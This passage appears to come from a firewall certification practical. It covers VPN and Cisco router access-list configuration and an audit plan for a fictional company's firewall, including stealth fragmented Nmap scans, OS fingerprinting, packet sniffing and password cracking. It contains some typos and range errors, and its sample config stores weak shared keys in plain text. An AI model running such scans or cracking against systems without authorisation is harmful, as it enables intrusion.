[ VPN Group "Partner2" ]
BindTo                   = "Ethernet 0"
KeepaliveInterval        = 120
InactivityTimeout        = 3600
MaxConnections           = 1
StartIPAddress           = X.X.X.243
AssignIPRadius           = FALSE
LocalIPXNet              =
MinimumVersion           = 0.0.0
AllowL2TP                = FALSE
AllowPPTP                = FALSE
PPTPEncryptMethod        = None
ExcludeLocalLAN          = TRUE
SLAEnableClient          = FALSE
TunnelNetBT              = FALSE
EncryptMethod            = 3DES
BlockType20              = FALSE
AssignIPXRadius          = FALSE
SecurIDRequired          = FALSE
SecurIDUserName          = FALSE
DNSPrimaryServer         = 172.20.24.1
DNSSecondaryServer       = 0.0.0.0
DNSSplitServer           = 0.0.0.0
WINSPrimaryServer        = 0.0.0.0
WINSSecondaryServer      = 0.0.0.0
PFS                      = FALSE
SaveSecrets              = FALSE
IPInFilters              = EgressFilter
IPOutFilters             = IngressFilter
IPNet                    = 172.20.24.1/32
IPNet                    = 172.20.24.50/32

[ VPN Group "Partner3" ]
BindTo                   = "Ethernet 0"
KeepaliveInterval        = 120
InactivityTimeout        = 3600
MaxConnections           = 1
StartIPAddress           = X.X.X.242
AssignIPRadius           = FALSE
LocalIPXNet              =
MinimumVersion           = 0.0.0
```

```
AllowL2TP               = FALSE
AllowPPTP               = FALSE
PPTPEncryptMethod       = None
ExcludeLocalLAN         = TRUE
SLAEnableClient         = FALSE
TunnelNetBT             = FALSE
EncryptMethod           = 3DES
BlockType20             = FALSE
AssignIPXRadius         = FALSE
SecurIDRequired         = FALSE
SecurIDUserName         = FALSE
DNSPrimaryServer        = 172.20.24.1
DNSSecondaryServer      = 0.0.0.0
DNSSplitServer          = 0.0.0.0
WINSPrimaryServer       = 0.0.0.0
WINSSecondaryServer     = 0.0.0.0
PFS                     = FALSE
SaveSecrets             = FALSE
IPInFilters             = IngressFilter
IPOutFilters            = EgressFilter
IPNet                   = 172.20.25.1/32
IPNet                   = 172.20.24.50/32

[ VPN Users ]
JSmith_P1 Config="Partner1" SharedKey="jsmithkey"
SWilliams_P3 Config="Partner3" SharedKey="swilliamkey"
TJones_P2 Config="Partner2" SharedKey="tjoneskey"

[ IP Filter "IngressFilter" ]
permit 172.20.24.1 X.X.X.240 IP
permit 172.20.24.50 X.X.X.240 IP
permit 172.20.24.6 X.X.X.241 IP
permit 0.0.0.0 X.X.X.241 ESP
permit 0.0.0.0 X.X.X.241 GRE
permit 0.0.0.0 X.X.X.240 udp dst = 500
deny 0.0.0.0 0.0.0.0 IP

[ IP Filter "EgressFilter" ]
permit X.X.X.240 172.20.24.1 tcp dst = 53
permit X.X.X.240 172.20.24.1 udp dst = 53
permit X.X.X.240 172.20.24.50 tcp dst = 23
permit X.X.X.240 172.20.24.50 udp dst = 23
permit X.X.X.240 172.20.24.50 tcp dst = 3306
permit X.X.X.240 172.20.254.50 udp dst = 3306
permit 0.0.0.0 10.145.1.240 udp dst = 500
deny 0.0.0.0 0.0.0.0 IP
```

Part B: Security Policy Tutorial

As way of tutorial I will discuss in greater depth the configuration and security policy of the Cisco 2610 Gateway Router. There are two access lists associated with this policy, an Ingress Filter and an Egress Filter. The Ingress Filter is what is first applied when traffic comes into the router bound for the GIAC-FCS Enterprises network. The Egress Filter is what is applied for traffic attempting to travel out to the internet.

This is a break-out of both of the access lists, each rule or grouping of rules is on the left. In a number of cases there are many rules grouped together to cover multiple ports in a single service, or a number of related services that are worthy of noting together. A brief description of the purpose of the rule is on the right.

IP Access List Rule (Ingress):	**Description of IP Access List Rule:**
ip access-list extended ingress-filter	Create the named access list called ingress-filter
deny icmp any any log	Deny all icmp coming from anywhere bound to anywhere
deny ip X.X.X.0 0.0.0.255 any log	Deny all inbound source addresses from the internet claiming to from the outside.
deny ip 192.168.0.0 0.0.255.255 any log deny ip 10.0.0.0 0.0.0.255 any log deny ip 172.16.0.0 0.31.255.255 any log	Deny all 'non-routable' or 'private' source IP addresses coming inbound from the internet. These are the 192.168.X.X networks, the 10.X.X.X network and the 172.16.X.X through 172.32.X.X networks.
deny ip 127.0.0.1 255.255.255.255 any log	Deny packets coming inbound claiming to be from the loopback address.
deny ip 224.0.0.0 31.255.255.255 any log	Deny packets claiming to come from multicast addresses.
deny host 0.0.0.0 any log	Deny packets claiming to come from the host 0.0.0.0
deny udp any any range 137 138 log deny tcp any any eq 135 log deny udp any any eq 135 log deny tcp any any eq 139 log deny tcp any any eq 445 log deny udp any any eq 445 log	Deny packets bound for NetBIOS related services.
deny tcp any any eq 37 log deny upd any any eq 37 log	Deny packets bound for the time service.
deny udp any any eq 69 log	Deny packets bound for TFTP service.
deny tcp any any eq 79 log	Deny packets bound for finger service.
deny tcp any any eq 119 log	Deny packets bound for NNTP service.

deny tcp any any eq 123 log	Deny packets bound for NTP service.
deny tcp any any eq 515 log	Deny packets bound for LDP service.
deny tcp any any eq 514 log	Deny packets bound for syslog service.
deny tcp any any eq 161 log deny udp any any eq 161 log deny tcp any any eq 162 log deny udp any any eq 162 log	Deny packets bound for SNMP services.
deny tcp any any eq 109 log deny tcp any any eq 110 log deny tcp any any eq 143 log	Deny packets bound for POP and IMAP.
deny tcp any any eq 389 log deny upd any any eq 389 log	Deny packets bound for LDAP service.
deny tcp any any eq 1080 log	Deny packets bound for SOCKS.
deny udp any any eq 111 log deny tcp any any eq 111 log deny udp any any eq 2049 log deny tcp any any eq 2049 log deny udp any any eq 4045 log deny tcp any any eq 4045 log	Deny packets bound for RPC and NFS Services.
permit ip any any	Otherwise permit the data.

IP Access List Rule (Egress):	**Description of IP Access List Rule:**
ip access-list extended egress-filter	Create the named access list called egress-filter
deny icmp any any log	Deny all icmp coming from anywhere bound to anywhere
deny ip 192.168.0.0 0.0.255.255 any log deny ip 10.0.0.0 0.0.0.255 any log deny ip 172.16.0.0 0.31.255.255 any log	Deny all 'non-routable' or 'private' source IP addresses coming inbound from the internet. These are the 192.168.X.X networks, the 10.X.X.X network and the 172.16.X.X through 172.32.X.X networks.
deny ip 127.0.0.1 255.255.255.255 any log	Deny packets coming inbound claiming to be from the loopback address.
deny ip 224.0.0.0 31.255.255.255 any log	Deny packets claiming to come from multicast addresses.
deny host 0.0.0.0 any log	Deny packets claiming to come from the host 0.0.0.0
deny udp any any range 137 138 log deny tcp any any eq 135 log deny udp any any eq 135 log deny tcp any any eq 139 log deny tcp any any eq 445 log deny udp any any eq 445 log	Deny packets bound for NetBIOS related services.

deny tcp any any range 6000 6255 log	Deny packets bound for X Windows services.
deny tcp any any eq 37 log deny upd any any eq 37 log	Deny packets bound for the time service.
deny udp any any eq 69 log	Deny packets bound for TFTP service.
deny tcp any any eq 79 log	Deny packets bound for finger service.
deny tcp any any eq 119 log	Deny packets bound for NNTP service.
deny tcp any any eq 123 log	Deny packets bound for NTP service.
deny tcp any any eq 515 log	Deny packets bound for LDP service.
deny tcp any any eq 514 log	Deny packets bound for syslog service.
deny tcp any any eq 161 log deny udp any any eq 161 log deny tcp any any eq 162 log deny udp any any eq 162 log	Deny packets bound for SNMP services.
deny tcp any any eq 109 log deny tcp any any eq 110 log deny tcp any any eq 143 log	Deny packets bound for POP and IMAP.
deny tcp any any eq 389 log deny upd any any eq 389 log	Deny packets bound for LDAP service.
deny tcp any any eq 1080 log	Deny packets bound for SOCKS.
deny udp any any eq 111 log deny tcp any any eq 111 log deny udp any any eq 2049 log deny tcp any any eq 2049 log deny udp any any eq 4045 log deny tcp any any eq 4045 log	Deny packets bound for RPC and NFS Services.
permit ip any any	Otherwise permit the data.

These rules are placed in order of most general to most specific. The filtering of all of ICMP is the most specific, and most likely to be called therfore it goes first. Then those filters that restrict IP ranges are less specific, followed by those that filter specific services which are the most specific. In this fashion you (potentially) reduce the overhead that having Access Lists on your router produce. Through traffic analysis over time, one might rearrange the rules to better address those services specifically that are most frequently denied.

In order to create these access lists, one must have console or remote terminal access to the Cisco 2610. Then one must enter enable mode. The process would appear something like this:

```
> telnet X.X.X.250
Escape character is '^]'.


User Access Verification

Password:
GIAC-FCSFW>en
Password:
GIAC-FCSFW#configure terminal
GIAC-FCSFW(config)# ip access-list extended ingress-filter
GIAC-FCSFW(config -ext-nacl)# deny icmp any any log
GIAC-FCSFW(config -ext-nacl)# deny ip X.X.X.0 0.0.0.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 192.168.0.0 0.0.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 10.0.0.0 0.0.0.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 172.16.0.0 0.31.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 127.0.0.1 255.255.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 224.0.0.0 31.255.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny host 0.0.0.0 any log
GIAC-FCSFW(config -ext-nacl)# deny udp any any range 137 138 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 37 log
GIAC-FCSFW(config -ext-nacl)# deny upd any any eq 37 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 69 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 79 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 119 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 123 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 515 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 514 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 161 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 161 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 162 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 162 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 109 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 110 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 143 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 389 log
GIAC-FCSFW(config -ext-nacl)# deny upd any any eq 389 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 1080 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 111 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 111 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 2049 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 2049 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 4045 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 4045 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 135 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 135 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 139 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 445 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 445 log
GIAC-FCSFW(config -ext-nacl)# permit ip any any
GIAC-FCSFW(config -ext-nacl)# exit
GIAC-FCSFW(config)#
GIAC-FCSFW(config)# ip access-list extended egress-filter
GIAC-FCSFW(config -ext-nacl)# deny icmp any any log
GIAC-FCSFW(config -ext-nacl)# deny ip 192.168.0.0 0.0.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 10.0.0.0 0.0.0.255 any log
```

```
GIAC-FCSFW(config -ext-nacl)# deny ip 172.16.0.0 0.31.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 127.0.0.1 255.255.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny ip 224.0.0.0 31.255.255.255 any log
GIAC-FCSFW(config -ext-nacl)# deny host 0.0.0.0 any log
GIAC-FCSFW(config -ext-nacl)# deny udp any any range 137 138 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any range 6000 6255 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 37 log
GIAC-FCSFW(config -ext-nacl)# deny upd any any eq 37 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 69 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 79 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 119 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 123 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 515 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 514 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 161 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 161 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 162 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 162 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 109 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 110 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 143 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 389 log
GIAC-FCSFW(config -ext-nacl)# deny upd any any eq 389 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 1080 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 111 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 111 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 2049 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 2049 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 4045 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 4045 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 135 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 135 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 139 log
GIAC-FCSFW(config -ext-nacl)# deny tcp any any eq 445 log
GIAC-FCSFW(config -ext-nacl)# deny udp any any eq 445 log
GIAC-FCSFW(config -ext-nacl)# permit ip any any
GIAC-FCSFW(config -ext-nacl)# exit
GIAC-FCSFW(config)#
GIAC-FCSFW(config)# interface Serial0/0
GIAC-FCSFW(config-if)# ip access-group ingress-filter in
GIAC-FCSFW(config-if)# ip access-group egress-filter out
GIAC-FCSFW(config-if)# exit
GIACFCSFW(config)# int FastEthernet0/0
GIACFCSFW(config-if)# ip access-group ingress-filter out
GIACFCSFW(config-if)# ip access-group egress-filter in
GIACFCSFW(config-if)# exit
GIACFCSFW(config)# exit
GIACFCSFW# write memory
```

To quickly test these rules, I will select three, and attempt to pass traffic that would be in violation of these rules to the firewall. A laptop, with TCPDump or one of its derivations will be setup in the network between the router and the firewall. While we are attempting to pass illegal traffic into the firewall, TCPDump

will be running. We will observe the output to see if the packets are successfully reaching the destination network. While doing this we will also observe the logging on the Cisco 2610 router, and compare this information.

The three tests I would use for this would be the following:

Ping X.X.X.251 from the Internet. This will test the denial of ICMP traffic passing into the GIAC-FCS Enterprises Network.

TFTP to X.X.X.251 from the Internet. This will test the denial of TFTP services passing into the GIAC-FCS Enterprises Network.

Attempt to 'Map' drives through NetBIOS to X.X.X.251. This will test our denial of NetBIOS traffic passing into the GIAC-FCS Enterprises Network.

Section III: Security Audit

1. Audit Planning

In order to properly audit the primary firewall of the GIAC-FCS Enterprises network a number of steps must be taken. Each item will be noted with what time the scan is most useful to be run.

- Port Scan firewall from all 4 networks it is attached to. This should be done during off-business hours.
- Port Scan firewall from outside of the border router. This should be done during off business hours.
- Scan from the external segment to all other segments. This should be done during off business hours.
- Review services allowed for business need and compare with services running on firewall. This could be done anytime.
- Packet Sniff networks and compare traffic that is traversing network to those services allowed. This should be done during normal business hours as well as off business hours while Port Scans are being performed.
- Review password file and user space on firewall. This could be done anytime.
- Run a password cracker on the password database. This could be done anytime.
- Review firewall logs for all times that these auditing procedures occurred and determine how much of the activity was correctly logged.
- Plan audits on 90 day and annual basis. This should be done at the conclusion of the audit.

The length of time it would take to complete these scans would depend how many systems were available for the scan. From one to five systems could be used for the scanning. I will base my estimates off of two laptop systems, one to perform the port scanning, one to perform packet sniffing. These would be configured with RedHat Linux 7.1. Both would have Nmap, TCPDump and Crack installed on them.

I estimate six thousand dollars in equipment. I estimate that the setup, configuration and preparation of the audit would take 10 hours. I estimate 30 hours of time performing data collection, and another 15 hours to collate it into an official Audit report.

Potential pitfalls and problems that could arise primarily involve system resource utilization on the firewall itself. It is possible (though unlikely) if multiple scans were being conducted, originating from all four networks simultaneously, that were particularly hard to process could cause some latency of load on the

firewall. I have known some older systems to have their processes 'hung' by some packet combinations (example FIN scanning) however this is not to my knowledge an issue with the Linux 2.4 Kernel.

The user base, and whatever customer service GIAC-FCS has in place should be notified that work will be being performed on the firewall, though the nature of the work should not be revealed. One of the things we are auditing is the ability to pass illegal traffic out through the firewall, and what sorts of traffic we are actually seeing on our network.

2. Audit Execution

a) Port Scanning with Nmap

In order to run Nmap (http://www.nmap.org/) from the five respective locations that our audit specifies, we will need an IP address for each range. The first location is from outside of the GIAC-FCS Enterprises network, for this any dialup, or broadband ISP will work sufficiently.

The following IP Addresses should be used for each respective network, in two of these cases, they are addresses from our address space that have not been claimed by any of our existing subnets. However as they are legal addresses that the equipment knows how to get to, there should not be any routing issues. These should be used for all scans from the relevant networks.

External Network: X.X.X.18/28
DMZ Network: X.X.X.6/28
VPN Network: X.X.X.18/28
Internal Network: 172.20.24.75/24

This scan should be performed from a network outside of the GIAC-FCS Enterprises network. This is of particular interest when it is compared to the ExternalNet<type>Scan.txt files.

```
[root@ScanHost /root]# nmap -sT -n -O X.X.X.249 > RemoteNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n -O X.X.X.249 > RemoteNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n -O X.X.X.249 > RemoteNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n -O X.X.X.249 > RemoteNetUDPScan.txt
```

This scan should be performed for the GIAC-FCS Enterprises external network. This and the RemoteNet<type>Scan.txt files are of the most interest as they demonstrate what is open on the firewall from the outside world.

```
[root@ScanHost /root]# nmap -sT -n -O X.X.X.249 > ExternalNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n X.X.X.249 > ExternalNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n X.X.X.249 > ExternalNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n X.X.X.249 > ExternalNetUDPScan.txt
```

This scan should be performed from inside of the GIAC-FCS Enterprises DMZ Network, to see what is open on that interface.

```
[root@ScanHost /root]# nmap -sT -n -O X.X.X.14 > DMZNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n X.X.X.14 > DMZNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n X.X.X.14 > DMZNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n X.X.X.14 > DMZNetUDPScan.txt
```

This scan should be performed from inside of the GIAC-FCS Enterprises VPN Network to see what ports are visible on the firewall to corporate partners and VPN Users.

```
[root@ScanHost /root]# nmap -sT -n -O X.X.X.246 > VPNNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n X.X.X.246 > VPNNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n X.X.X.246 > VPNNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n X.X.X.246 > VPNNetUDPScan.txt
```

This scan should be performed from inside of the GIAC-FCS Enterprises internal network.

```
[root@ScanHost /root]# nmap -sT -n -O 172.20.24.254 > InternalNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n 172.20.24.254 > InternalNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n 172.20.24.254 > InternalNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n 172.20.24.254 > InternalNetUDPScan.txt
```

The following three scans should be performed with the system plugged into the External Network, in an attempt to scan the other GIAC-FCS Corporate Networks from the outside to see what is visible.

```
[root@ScanHost /root]# nmap -sT -n -O 172.20.24.0 > ExtTOIntNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n 172.20.24.0 > ExtTOIntNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n 172.20.24.0 > ExtTOIntNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n 172.20.24.0 > ExtTOIntNetUDPScan.txt
```

```
[root@ScanHost /root]# nmap -sT -n -O X.X.X.0 > ExtTODMZNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n X.X.X.0 > ExtTODMZNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n X.X.X.0 > ExtTODMZNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n X.X.X.0 > ExtTODMZNetUDPScan.txt
```

```
[root@ScanHost /root]# nmap -sT -n -O X.X.X.240 > ExtTOVPNNetTCPScan.txt
[root@ScanHost /root]# nmap -sS -f -n X.X.X.240 > ExtTOVPNNetSynScan.txt
[root@ScanHost /root]# nmap -sF -f -n X.X.X.240 > ExtTOVPNNetFinScan.txt
[root@ScanHost /root]# nmap -sU -n X.X.X.240 > ExtTOVPNNetUDPScan.txt
```

You will notice that this is simply the iteration of the same six commands from one network to another network. Each command represents a different type of scan to be executed.

The first scan, nmap -sT -n -O performs a tcp connect() port scan. This also attempts to perform OS Fingerprinting on the system.
The second scan, nmap -sS -f performs a tcp SYN stealth port scan, using tiny fragmented packets.
The third scan, nmap -sF -f performs a Stealth FIN scan using tiny fragmented packets.
The sixth scan, nmap -sU performs a UDP port Scan.

This combination of scan's will give us a good idea of what ports, services and other information can be accessed on or through our primary firewall.

b) Network Sniffing with TCPDump

TCPDump (http://www.tcpdump.org/) should be installed on your SnifferHost. The following commands should be issued while the SnifferHost is plugged into each network respectively. Each network should have 1 hour of traffic during the work day captured. This should be broken up throughout the day as is most readily done. The hour of 11:30 to 12:30 should be skipped, as this is usually lunch break.

```
---plug into external network---
[root@SnifferHost /root]# ifconfig eth0 -promisc
[root@SnifferHost /root]# tcpdump > ExternalNetworkOutput.txt
---plug into DMZ---
[root@SnifferHost /root]# tcpdump > DMZNetworkOutput.txt
---plug into VPN---
[root@SnifferHost /root]# tcpdump > VPNNetworkOutput.txt
---plug into internal network---
[root@SnifferHost /root]# tcpdump > InternalNetworkOutput.txt
[root@SnifferHost /root]# more InternalNetworkOutput.txt
Kernel filter, protocol ALL, datagram packet socket
tcpdump: listening on all devices
07:44:03.411665 eth0 > 172.20.24.75.1132 > X.X.X.1.domain: 9601+ PTR? X.X.X.X.in-
addr.arpa. (44)
07:44:03.412322 eth0 < X.X.X.1.domain > 172.20.24.75.1132: 9601* 1/1/1 PTR
 jgodey.iso-ne.com. (133)
07:44:03.412815 eth0 > 172.20.24.75.1132 > X.X.X.1.domain: 9602+ PTR? X.X.X.X.in-
addr.arpa. (44)
07:44:03.440942 eth0 B172.20.24.75.netbios-ns > 255.255.255.255.netbios-n
s:NBT UDP PACKET(137): QUERY; REQUEST; BROADCAST
```

Once all of this information has been gathered, as well as the output of the firewall logs, the password file, system permissions information and all past audit, review and exception documentation. These should be compared to each other and to the GIAC-FCS Enterprises Security Policy. The following points should be carefully examined.

Are any services listening on any ports on the firewall or any systems accessible through the firewall?

If so are these services documented in the policy?

When was the last time these services were audited or revalidated?

Is there any traffic occurring on the network that does not match up with the documentation of allowed services?

Are there any user accounts on the firewall?

If so is there documented reasons for their existence?

If these accounts exist are they authenticated through a one time or expiring password scheme?

If a one time or expiring password scheme is not possible, do passwords:

- Have eight or more characters?
- Not based off a dictionary work from any written or spoken language?
- Contain alpha, numeric and punctuation characters?
- Have been changed within 90 days?

Is there documentation of monthly reviews of security and software patches?

Is a time table set out for these reviews?

Is there documentation of annual audit & review of the GIAC-FCS Enterprises Network?

Is there a time table set for these annual audit & reviews?

Are there any further exceptions to the Policy?

Are these exceptions documented and these documents maintained and reviewed during audit?


3. Audit Evaluation & Recommendations

Based off the audit and review of the GIAC-FCS Enterprises Primary Firewall, there are a number of suggestions and recommendations to be made. The addition of the following three technologies could contribute significantly to the security, with moderate impact to the complexity and affordability of the solution.

a) Proxy Service: The addition of a proxy service to the network infrastructure would allow service level inspection of the data coming in and out of the secured private network of GIAC FCS. Both content level filtering, and payload inspection of data passing in and out of the internal network could be done. This would allow us more fine control over connectivity and will allow us to potentially catch illegitimate traffic that masquerades itself as legitimate traffic. Due to the minimal traffic allowed into and out of this network, the increase of overhead of proxying services would be minimal.

b) Additional Firewall: Placing an additional firewall between the private internal network and the 'exposed' networks would allow a further level of granularity of control. This additional device would allow us to segment off the internal or protected networks, so that the potential compromise of the primary firewall would not reflect an immediate compromise of the internal network, and a second line of defense would be had. The rules and policy for this firewall would need to be a more restricting subset of the interface rules on the other firewall. It is recommended that this second firewall be collapsed with the proxying service into a single unit, thus this would act as a proxying firewall for the internal network.

c) Intrusion Detection System: The placement of an two Intrusion Detection System (IDS) in the network. One between the Primary Firewall and the Secondary Firewall and one in the DMZ. This would allow a further level of logging and auditing of the GIAC-FCS Network. If by chance the Primary Firewall were compromised in such a way that its logging facilities were not providing us the information on the intrusion that we needed, the IDS would data attempting to compromise further into our network. The logs on these IDS systems would be periodically 'pulled' into the syslog server, through an encrypted tunnel (SecureCopy). The syslog server would then include these logs in its flagging scripts.

